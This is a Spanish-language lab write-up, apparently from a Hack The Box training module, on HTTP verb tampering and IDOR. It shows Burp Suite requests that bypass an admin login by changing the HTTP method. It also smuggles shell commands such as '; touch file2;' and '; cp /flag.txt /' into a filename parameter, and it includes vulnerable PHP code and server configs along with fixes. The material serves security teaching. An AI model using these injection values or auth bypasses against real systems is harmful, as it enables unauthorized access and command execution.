1 HEAD /admin/reset.php HTTP/1.1
2 Host: 138.68.140.119:31378
3 Content-Length: 0
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://138.68.140.119:31378
7 Content-Type: application/x-www-form-urlencoded
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
10 Referer: http://138.68.140.119:31378/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: en-US,en;q=0.9
13 Connection: close
14
```

Una vez que cambiemos POST a HEAD la solicitud y la reenviamos, veremos que ya no aparece un mensaje de inicio de sesión ni una 401 Unauthorized página, sino una salida vacía, como se espera con una HEAD solicitud. Si volvemos a la File Manager aplicación web, veremos que todos los archivos se han eliminado, lo que significa que hemos activado la Reset función correctamente sin acceso de administrador ni credenciales.




## Practica o solución

Al presionar Reset para eliminar notes.txt salta un login



Al dar clic en cancelar vemos lo siguiente:



Así que regresamos atrás y presionamos nuevamente el botón rojo reset, pero esta vez lo interceptamos con BurpSuite y lo enviamos a repeater.

The screenshot shows the Burp Suite interface. In the top left, there's a menu bar with tabs like Intercept on, Forward, Drop, etc. Below it, a status bar shows 'Request to http://83.136.250.108:40452' and 'Status code: Length'. A context menu is open over the request, with 'Send to Repeater' highlighted. To the right, a 'File Manager' window is open, showing a file named 'notes.txt' with a red 'Reset' button. The main area shows the raw request:

```
Pretty Raw Hex
1 GET /admin/reset.php? HTTP/1.1
2 Host: 83.136.250.108:40452
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://83.136.250.108:40452
9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11
12
```

Se puede ver que no estamos autorizados.

The screenshot shows the Burp Suite interface with two panes: Request and Response. The Request pane shows the same GET request as before. The Response pane shows the server's response:

```
Pretty Raw Hex Render
1 HTTP/1.1 401 Unauthorized
2 Date: Wed, 10 Dec 2025 19:48:41 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 WWW-Authenticate: Basic realm="Admin Panel"
5 Content-Length: 464
6 Keep-Alive: timeout=5, max=100
7 Connection: Keep-Alive
8 Content-Type: text/html; charset=iso-8859-1
9
10 <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
11 <html>
12 <head>
13 <title>401 Unauthorized</title>
14 </head>
15 <body>
16 <h1>Unauthorized</h1>
17 <p>This server could not verify that you
18 are authorized to access the document
19 requested. Either you supplied the wrong
20 credentials (e.g., bad password), or your
21 browser doesn't understand how to supply
22 the credentials required.</p>
23 </body>
24 </html>
```

Para intentar eludir este login podemos hacer un (change request method) para pasar la consulta de GET a POST, pero esto no va a funcionar ya que nos pedirá nuevamente las credenciales.

**Request**

Pretty	Raw	Hex
1 GET /admin/reset.php? HTTP/1.1 2 Host: 83.136.250.108:40452 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate, br 7 Connection: keep-alive 8 Referer: http://83.136.250.1 9 Upgrade-Insecure-Requests: 1 10 Priority: u=0, i 11 12	Scan Send to Intruder Ctrl+I Send to Repeater Ctrl+R Send to Sequencer Send to Comparer Send to Decoder Send to Organizer Ctrl+O Insert Collaborator payload Show response in browser Record an issue [Pro version only] > Request in browser > Engagement tools [Pro version only] > <b>Change request method</b> Change body encoding >	101 ;q=0.8 15 16

**Response**

Pretty	Raw
1 HTTP/1.1 401 Un 2 Date: Wed, 10 D 3 Server: Apache/ 4 WWW-Authenticate: 5 Content-Length: 6 Keep-Alive: tim 7 Connection: Kee 8 Content-Type: t 9 10 <!DOCTYPE HTML 11 <html> 12 <head> 13 <titl 14 </tit 15 </head> 16 <body> 17 <h1> 18 </h1> 19 <p> 20 </p>	1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20

Así que intentamos con el verbo DELETE y al enviar la solicitud vemos que dice estatus 200 ok lo que nos permite saber que el servidor acepto la petición o request que enviamos, al cargar la página nuevamente vemos que logramos eliminar notes.txt evadiendo así el login.

The terminal window shows a successful DELETE request:

```
DELETE /admin/reset.php? HTTP/1.1
Host: 83.136.250.108:40452
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://83.136.250.108:40452/
Upgrade-Insecure-Requests: 1
Priority: u=0, i
12
```

The response shows a 200 OK status:

```
HTTP/1.1 200 OK
Date: Wed, 10 Dec 2025 19:51:26 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Type: text/html; charset=UTF-8
Content-Length: 14
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
```

The file manager window shows the file 'notes.txt' has been deleted.

## Evitar los filtros de seguridad


El otro tipo, y más común, de vulnerabilidad de manipulación de verbos HTTP es causado por Insecure Coding errores cometidos durante el desarrollo de la aplicación web, que llevan a que la aplicación web no cubra todos los métodos HTTP en ciertas funcionalidades. Esto se encuentra comúnmente en los filtros de seguridad que detectan solicitudes maliciosas. Por ejemplo, si se estaba utilizando un filtro de seguridad para detectar vulnerabilidades de inyección y solo se verificaban las inyecciones en POST parámetros (por ejemplo `$_POST['parameter']`), es posible evitarlo simplemente cambiando el método de solicitud a GET.

---

### Identificar

En el File Manager aplicación web, si intentamos crear un nuevo nombre de archivo con caracteres especiales en su nombre (por ejemplo, `test;``), obtenemos el siguiente mensaje:

`http://IP_SERVIDOR:PUERTO/`



The screenshot shows a 'File Manager' interface with a purple border. At the top, it says 'File Manager' with a 'New File Name' input field and a red 'Reset' button. Below that is a section titled 'Available Files:' containing a single item: 'notes.txt'. At the bottom, there is a message: 'Malicious Request Denied!'

Este mensaje muestra que la aplicación web utiliza ciertos filtros en el back-end para identificar intentos de inyección y luego bloquea cualquier solicitud maliciosa. No importa lo que intentemos, la aplicación web bloquea adecuadamente nuestras solicitudes y está protegida contra intentos de inyección. Sin embargo, podemos intentar un ataque de manipulación de verbos HTTP para ver si podemos evitar el filtro de seguridad por completo.

---

### Explotar

Para intentar explotar esta vulnerabilidad, interceptemos la solicitud en Burp Suite (Burp) y luego usemos Change Request Method para cambiarlo a otro método:



```
Request to http://138.68.140.119:31378
Forward Drop Intercept is on Action Open Browser Comment this item | HTTP/1
Pretty Raw Hex \n
1 GET /index.php?filename=test%3B HTTP/1.1
2 Host: 138.68.140.119:31378
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 Origin: http://138.68.140.119:31378
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
8 Referer: http://138.68.140.119:31378/index.php
9 Accept-Encoding: gzip, deflate
10 Accept-Language: en-US,en;q=0.9
11 Connection: close
12
```

Esta vez no conseguimos Malicious Request Denied!mensaje, y nuestro archivo fue creado exitosamente:

[http://IP\\_SERVIDOR:PUERTO/](http://IP_SERVIDOR:PUERTO/)

## File Manager

New File Name

### Available Files:

- o [notes.txt](#)
- o [test](#)

Para confirmar si hemos omitido el filtro de seguridad, debemos intentar explotar la vulnerabilidad que protege el filtro: una vulnerabilidad de inyección de comandos, en este caso. Entonces, podemos injectar un comando que crea dos archivos y luego verificar si ambos archivos fueron creados. Para hacerlo, usaremos el siguiente nombre de archivo en nuestro ataque ( file1; touch file2;):


[http://IP\\_SERVIDOR:PUERTO/](http://IP_SERVIDOR:PUERTO/)

## File Manager

### Available Files:

- o [notes.txt](#)
- o [test](#)

Luego, podemos cambiar una vez más el método de solicitud a un GETpedido:



```
1 GET /index.php?filename=file1%3B+touch+file2%3B HTTP/1.1
2 Host: 138.68.140.119:31378
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 Origin: http://138.68.140.119:31378
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
8 Referer: http://138.68.140.119:31378/index.php
9 Accept-Encoding: gzip, deflate
10 Accept-Language: en-US,en;q=0.9
11 Connection: close
12
```

Una vez que enviamos nuestra solicitud, vemos que esta vez ambos file1y file2fueron creados:

[http://IP\\_SERVIDOR:PUERTO/](http://IP_SERVIDOR:PUERTO/)

## File Manager


New File Name

### Available Files:

- [file2](#)
- [notes.txt](#)
- [test](#)
- [file1](#)

Esto muestra que omitimos con éxito el filtro a través de una vulnerabilidad de manipulación de verbos HTTP y logramos la inyección de comandos. Sin la vulnerabilidad HTTP Verb Tampering, la aplicación web podría haber estado segura contra ataques de inyección de comandos, y esta vulnerabilidad nos permitió omitir los filtros implementados por completo.

## Solución – Bypass filtro de seguridad



Request

```
Pretty Raw Hex
1 GET /admin/reset.php? HTTP/1.1
2 Host: 94.237.61.202:33741
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://94.237.61.202:33741/index.php
9 Upgrade-Insecure-Requests: 1
10 Priority: -1
11
12
```

Inspector

- Request attributes
- Request query parameters
- Request body parameters
- Request cookies
- Request headers

Available Files:

- hola.txt
- notes.txt

Cambiamos el método GET por el método PATCH

Request

```
Pretty Raw Hex
1 PATCH /admin/reset.php? HTTP/1.1
2 Host: 94.237.61.202:33741
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 10
9 Upgrade-Insecure-Requests: 1
10 Priority: -1
11
12
```

Response

```
Pretty Raw Hex Render
1 HTTP/1.1 200 OK
2 Date: Thu, 03 Jan 2026 15:56:02 GMT
3 Server: Apache/2.4.41 (Ubuntu)
4 Content-Length: 10
5 Content-Type: text/html; charset=UTF-8
6 Connection: Keep-Alive
7 Content-Transfer-Encoding: binary
8
9
```

File Manager

New File Name Reset

HTB{4lw4y5\_c0v3r\_4ll\_v3rb5}

Available Files:

Cambiamos a POST

Request

```
1 GET /index.php?filename=file%3B+cp+%2Fflag.txt%2F
2 Host: 83.136.251.105:54974
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://83.136.251.105:54974/index.php?filename=
9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11 Content-Type: application/x-www-form-urlencoded
12 Content-Length: 36
13
14 filename=file%3B+cp+%2Fflag.txt%2F
```

Scan

- Send to Intruder
- Send to Repeater
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Send to Organizer
- Insert Collaborator payload
- Request in browser
- Engagement tools [Pro version only]
- Change request method**
- Change body encoding
- Copy
- Ctrl+C
- Ctrl+R
- Ctrl+I
- Ctrl+O
- Query parameters
- Body parameters
- Cookies
- Headers
- Ctrl+U
- Notes

File Manager

file; cp /flag.txt /

ENTER

Malicious Request Denied!

Request

Pretty Raw Hex

```
1 POST /index.php HTTP/1.1
2 Host: 83.136.251.105:54974
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://83.136.251.105:54974/index.php?filename=
9 Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11 Content-Type: application/x-www-form-urlencoded
12 Content-Length: 36
13
14 filename=file%3B+cp+%2Fflag.txt%2F
```

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB

File Manager

New File Name  Reset

HTB{4lw4y5\_c0v3r\_4ll\_v3rb5}

Available Files:

- flag.txt
- file

83.136.251.105:54974/flag.txt

← → ⌛ ⌄ 83.136.251.105:54974/flag.txt

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter

HTB{b3\_v3rb\_c0n51573n7}

## Prevención de la manipulación de verbos

---

Tras ver algunas maneras de explotar vulnerabilidades de manipulación verbal, veamos cómo podemos protegernos de este tipo de ataques previniéndolas. Las configuraciones y el código inseguros suelen introducir vulnerabilidades de manipulación verbal. En esta sección, analizaremos ejemplos de código y configuraciones vulnerables y explicaremos cómo podemos corregirlos.

---

### Configuración insegura

Las vulnerabilidades de manipulación de verbos HTTP pueden ocurrir en la mayoría de los servidores web modernos, incluyendo Apache, Tomcat y ASP.NET. La vulnerabilidad suele ocurrir cuando limitamos la autorización de una página a un conjunto específico de verbos/métodos HTTP, lo que deja desprotegidos los demás métodos restantes.

El siguiente es un ejemplo de una configuración vulnerable para un servidor web Apache, que se encuentra en el archivo de configuración del sitio (por ejemplo 000-default.conf), o en un .htaccess archivo de configuración de página web:

Código: xml

```
<Directory "/var/www/html/admin">
 AuthType Basic
 AuthName "Admin Panel"
 AuthUserFile /etc/apache2/.htpasswd
 <Limit GET>
 Require valid-user
 </Limit>
</Directory>
```

Como podemos ver, esta configuración establece las configuraciones de autorización para el admin directorio web. Sin embargo, como <Limit GET> se usa la palabra clave, la Require valid-user configuración solo se aplicará a GET las solicitudes, lo que permitirá que la página sea accesible mediante POST solicitudes. Incluso si se especificaran tanto "" GET como " POST", la página sería accesible mediante otros métodos, como "" HEAD o " OPTIONS".

El siguiente ejemplo muestra la misma vulnerabilidad para una Tomcat configuración de servidor web, que se puede encontrar en el web.xml archivo de una determinada aplicación web Java:

Código: xml

```
<security-constraint>
 <web-resource-collection>
 <url-pattern>/admin/*</url-pattern>
```

```
<http-method>GET</http-method>
</web-resource-collection>
<auth-constraint>
 <role-name>admin</role-name>
</auth-constraint>
</security-constraint>
```

Podemos ver que la autorización se limita únicamente al GET método con http-method, lo que deja la página accesible a través de otros métodos HTTP.

Finalmente, el siguiente es un ejemplo de una ASP.NET configuración que se encuentra en el web.config archivo de una aplicación web:

Código: xml

```
<system.web>
 <authorization>
 <allow verbs="GET" roles="admin">
 <deny verbs="GET" users="*">
 </deny>
 </allow>
 </authorization>
</system.web>
```

Una vez más, el allow alcance deniestá limitado al GET método, lo que deja la aplicación web accesible a través de otros métodos HTTP.

Los ejemplos anteriores muestran que no es seguro limitar la configuración de la autorización a un verbo HTTP específico. Por ello, siempre debemos evitar restringir la autorización a un método HTTP específico y permitir o denegar todos los verbos y métodos HTTP.

Si queremos especificar un solo método, podemos utilizar palabras clave seguras, como Limit Excepten Apache, http-method-omission en Tomcat y add/ remove en ASP.NET, que cubren todos los verbos excepto los especificados.

Por último, para evitar ataques similares, generalmente deberíamos hacerlo consider disabling/denying all HEAD requests a menos que la aplicación web lo requiera específicamente.

---

### Codificación insegura

Si bien identificar y corregir configuraciones inseguras de servidores web es relativamente fácil, hacerlo con código inseguro es mucho más complejo. Esto se debe a que, para identificar esta vulnerabilidad en el código, necesitamos encontrar inconsistencias en el uso de parámetros HTTP entre funciones, ya que, en algunos casos, esto puede generar funcionalidades y filtros desprotegidos.

Consideremos el siguiente PHP código de nuestro File Manager ejercicio:

```
Código: php
if (isset($_REQUEST['filename'])) {
 if (!preg_match('/[^A-Za-z0-9._-]/', $_POST['filename'])) {
 system("touch " . $_REQUEST['filename']);
 } else {
 echo "Malicious Request Denied!";
 }
}
```

Si solo consideráramos las vulnerabilidades de inyección de comandos, diríamos que esto está codificado de forma segura. La `preg_match` función busca correctamente caracteres especiales no deseados y no permite que la entrada se introduzca en el comando si se encuentran caracteres especiales. Sin embargo, el error fatal en este caso no se debe a inyecciones de comandos, sino a inconsistent use of HTTP methods. Observamos que el `preg_match` filtro solo busca caracteres especiales en POST los parámetros con `$_POST['filename']`. Sin embargo, el comando final `system` usa la `$_REQUEST['filename']` variable, que abarca tanto GET como POST los parámetros como. Por lo tanto, en la sección anterior, al enviar nuestra entrada maliciosa mediante una solicitud, la función GET no la detuvo, ya que los parámetros estaban vacíos y, por lo tanto, no contenían caracteres especiales. Sin embargo, al llegar a la función, esta usó todos los parámetros encontrados en la solicitud, y nuestros parámetros se usaron en el comando, lo que finalmente provocó una inyección de comandos.

Este ejemplo básico nos muestra cómo pequeñas inconsistencias en el uso de métodos HTTP pueden generar vulnerabilidades críticas. En una aplicación web en producción, este tipo de vulnerabilidades no serán tan obvias. Probablemente estarán distribuidas por toda la aplicación web y no en dos líneas consecutivas como en este caso. En cambio, la aplicación web probablemente contará con una función especial para detectar inyecciones y una función diferente para crear archivos. Esta separación del código dificulta la detección de este tipo de inconsistencias y, por lo tanto, podrían persistir en producción.

Para evitar vulnerabilidades de manipulación de verbos HTTP en nuestro código we must be consistent with our use of HTTP methods y garantizar que siempre se utilice el mismo método para cualquier funcionalidad específica de la aplicación web, se recomienda expand the scope of testing in security filters probar todos los parámetros de la solicitud. Esto se puede hacer con las siguientes funciones y variables:

---

Idioma	Función
PHP	<code>\$_REQUEST['param']</code>
Java	<code>request.getParameter('param')</code>
DO#	<code>Request['param']</code>

---

Si nuestro alcance en funciones relacionadas con la seguridad cubre todos los métodos, deberíamos evitar dichas vulnerabilidades o eludir filtros.

## Introducción a IDOR

Insecure Direct Object References (IDOR) Las vulnerabilidades se encuentran entre las más comunes en la web y pueden afectar significativamente a las aplicaciones web vulnerables. Las vulnerabilidades IDOR ocurren cuando una aplicación web expone una referencia directa a un objeto, como un archivo o un recurso de base de datos, que el usuario final puede controlar directamente para obtener acceso a otros objetos similares. Si un usuario puede acceder a un recurso debido a la falta de un sistema de control de acceso sólido, el sistema se considera vulnerable.

Construir un sistema de control de acceso sólido es un gran desafío, por lo que las vulnerabilidades de IDOR son omnipresentes. Además, automatizar el proceso de identificación de debilidades en los sistemas de control de acceso también es bastante difícil, lo que puede provocar que estas vulnerabilidades pasen desapercibidas hasta que lleguen a producción.

Por ejemplo, si los usuarios solicitan acceso a un archivo que subieron recientemente, podrían obtener un enlace como (`download.php?file_id=123`). Entonces, como el enlace hace referencia directa al archivo con (`file_id=123`), ¿qué ocurriría si intentáramos acceder a otro archivo (que podría no ser nuestro) con (`download.php?file_id=124`)? Si la aplicación web no cuenta con un sistema de control de acceso adecuado en el backend, podríamos acceder a cualquier archivo enviando una solicitud con su [nombre] `file_id`. En muchos casos, podríamos descubrir que [nombre] `ides` fácilmente adivinable, lo que permite recuperar muchos archivos o recursos a los que no deberíamos tener acceso según nuestros permisos.

### ¿Qué hace que una IDOR sea vulnerable?

La simple exposición de una referencia directa a un objeto o recurso interno no constituye una vulnerabilidad en sí misma. Sin embargo, esto podría permitir la explotación de otra vulnerabilidad: a weak access control system. Muchas aplicaciones web restringen el acceso de los usuarios a los recursos al impedirles el acceso a las páginas, funciones y API que pueden recuperarlos. Sin embargo, ¿qué ocurriría si un usuario consiguiera acceder a estas páginas de alguna manera (por ejemplo, mediante un enlace compartido o adivinado)? ¿Podría seguir accediendo a los mismos recursos simplemente con el enlace? Si la aplicación web no tuviera un sistema de control de acceso en el backend que compare la autenticación del usuario con la lista de acceso del recurso, podría ser posible.

Existen muchas maneras de implementar un sistema de control de acceso sólido para aplicaciones web, como un sistema de Control de Acceso Basado en Roles ([RBAC](#) can IDOR vulnerability mainly exists due to the lack of an access control on the back-end ).

La principal conclusión es que si un usuario tuviera referencias directas a objetos en una aplicación web sin control de acceso, los atacantes podrían ver o modificar los datos de otros usuarios.

Muchos desarrolladores ignoran la creación de un sistema de control de acceso; por lo tanto, la mayoría de las aplicaciones web y móviles quedan desprotegidas en el backend. En estas aplicaciones, cualquier usuario puede tener acceso arbitrario a los datos de otros usuarios en el backend. Lo único que impide que los usuarios accedan a los datos de otros usuarios sería la implementación del frontend de la aplicación, diseñada para mostrar únicamente los datos del usuario. En estos casos, la manipulación manual de las solicitudes HTTP puede revelar que todos los usuarios tienen acceso completo a todos los datos, lo que permite un ataque exitoso.

Todo esto convierte a las vulnerabilidades de IDOR en unas de las más críticas para cualquier aplicación web o móvil, no solo por la exposición de referencias directas a objetos, sino principalmente por la falta de un sistema de control de acceso sólido. Incluso un sistema de control de acceso básico puede ser difícil de desarrollar. Un sistema de control de acceso integral que cubra toda la aplicación web sin interferir con sus funciones podría ser una tarea aún más difícil. Por ello, las vulnerabilidades de IDOR/Control de Acceso se encuentran incluso en aplicaciones web muy grandes, como [Facebook](#), [Instagram](#) y [Twitter](#).

---

### **Impacto de las vulnerabilidades de IDOR**

Como se mencionó anteriormente, las vulnerabilidades de IDOR pueden tener un impacto significativo en las aplicaciones web. El ejemplo más básico de una vulnerabilidad de IDOR es el acceso a archivos y recursos privados de otros usuarios a los que no deberíamos tener acceso, como archivos personales o datos de tarjetas de crédito, lo que se conoce como IDOR Information Disclosure Vulnerabilities. Dependiendo de la naturaleza de la referencia directa expuesta, la vulnerabilidad puede incluso permitir la modificación o eliminación de los datos de otros usuarios, lo que puede llevar al robo total de la cuenta.

Una vez que un atacante identifica las referencias directas, que pueden ser identificaciones de bases de datos o parámetros de URL, puede comenzar a probar patrones específicos para ver si puede obtener acceso a algún dato y eventualmente entender cómo extraer o modificar datos para cualquier usuario arbitrario.

Las vulnerabilidades de IDOR también pueden provocar la elevación de privilegios de usuario de usuario estándar a administrador IDOR Insecure Function Calls. Por ejemplo, muchas aplicaciones web exponen parámetros de URL o API para funciones exclusivas de administrador en el código frontend de la aplicación web y las deshabilitan para usuarios no administradores. Sin embargo, si tuviéramos acceso a

dichos parámetros o API, podríamos invocarlos con nuestros privilegios de usuario estándar. Supongamos que el backend no deniega explícitamente a los usuarios no administradores la invocación de estas funciones. En ese caso, podríamos realizar operaciones administrativas no autorizadas, como cambiar las contraseñas de los usuarios o asignarles ciertos roles, lo que podría eventualmente llevar al control total de toda la aplicación web.

## Identificación de IDOR

### Parámetros de URL y API

El primer paso para explotar las vulnerabilidades de IDOR es identificar las Referencias Directas a Objetos. Al recibir un archivo o recurso específico, debemos analizar las solicitudes HTTP para buscar parámetros de URL o API con una referencia a un objeto (por ejemplo, ?uid=1 o ?filename=file\_1.pdf). Estos se encuentran principalmente en parámetros de URL o API, pero también pueden encontrarse en otros encabezados HTTP, como las cookies.

En los casos más básicos, podemos intentar incrementar los valores de las referencias de los objetos para recuperar otros datos, como (?uid=2) o (?filename=file\_2.pdf). También podemos usar una aplicación de fuzzing para probar miles de variaciones y ver si devuelven algún dato. Cualquier acceso exitoso a archivos que no sean nuestros indicaría una vulnerabilidad IDOR.

### Llamadas AJAX

También podemos identificar parámetros o API no utilizados en el código front-end mediante llamadas AJAX de JavaScript. Algunas aplicaciones web desarrolladas con frameworks de JavaScript pueden ubicar de forma insegura todas las llamadas a funciones en el front-end y usar las adecuadas según el rol del usuario.

Por ejemplo, si no tuviéramos una cuenta de administrador, solo se usarían las funciones de usuario, mientras que las de administrador estarían deshabilitadas. Sin embargo, podríamos encontrar las funciones de administrador si revisamos el código JavaScript del frontend e identificamos llamadas AJAX a endpoints o API específicas que contengan referencias directas a objetos. Si identificamos referencias directas a objetos en el código JavaScript, podemos analizarlas para detectar vulnerabilidades IDOR.

Esto no es exclusivo de las funciones de administración, por supuesto, sino que también puede aplicarse a cualquier función o llamada que no se detecte mediante la

monitorización de solicitudes HTTP. El siguiente ejemplo muestra un ejemplo básico de una llamada AJAX:

Código: javascript

```
function changeUserPassword(){
 $.ajax({
 url:"change_password.php",
 type: "post",
 dataType: "json",
 data: {uid: user.uid, password: user.password, is_admin: is_admin},
 success:function(result){
 //
 }
 });
}
```

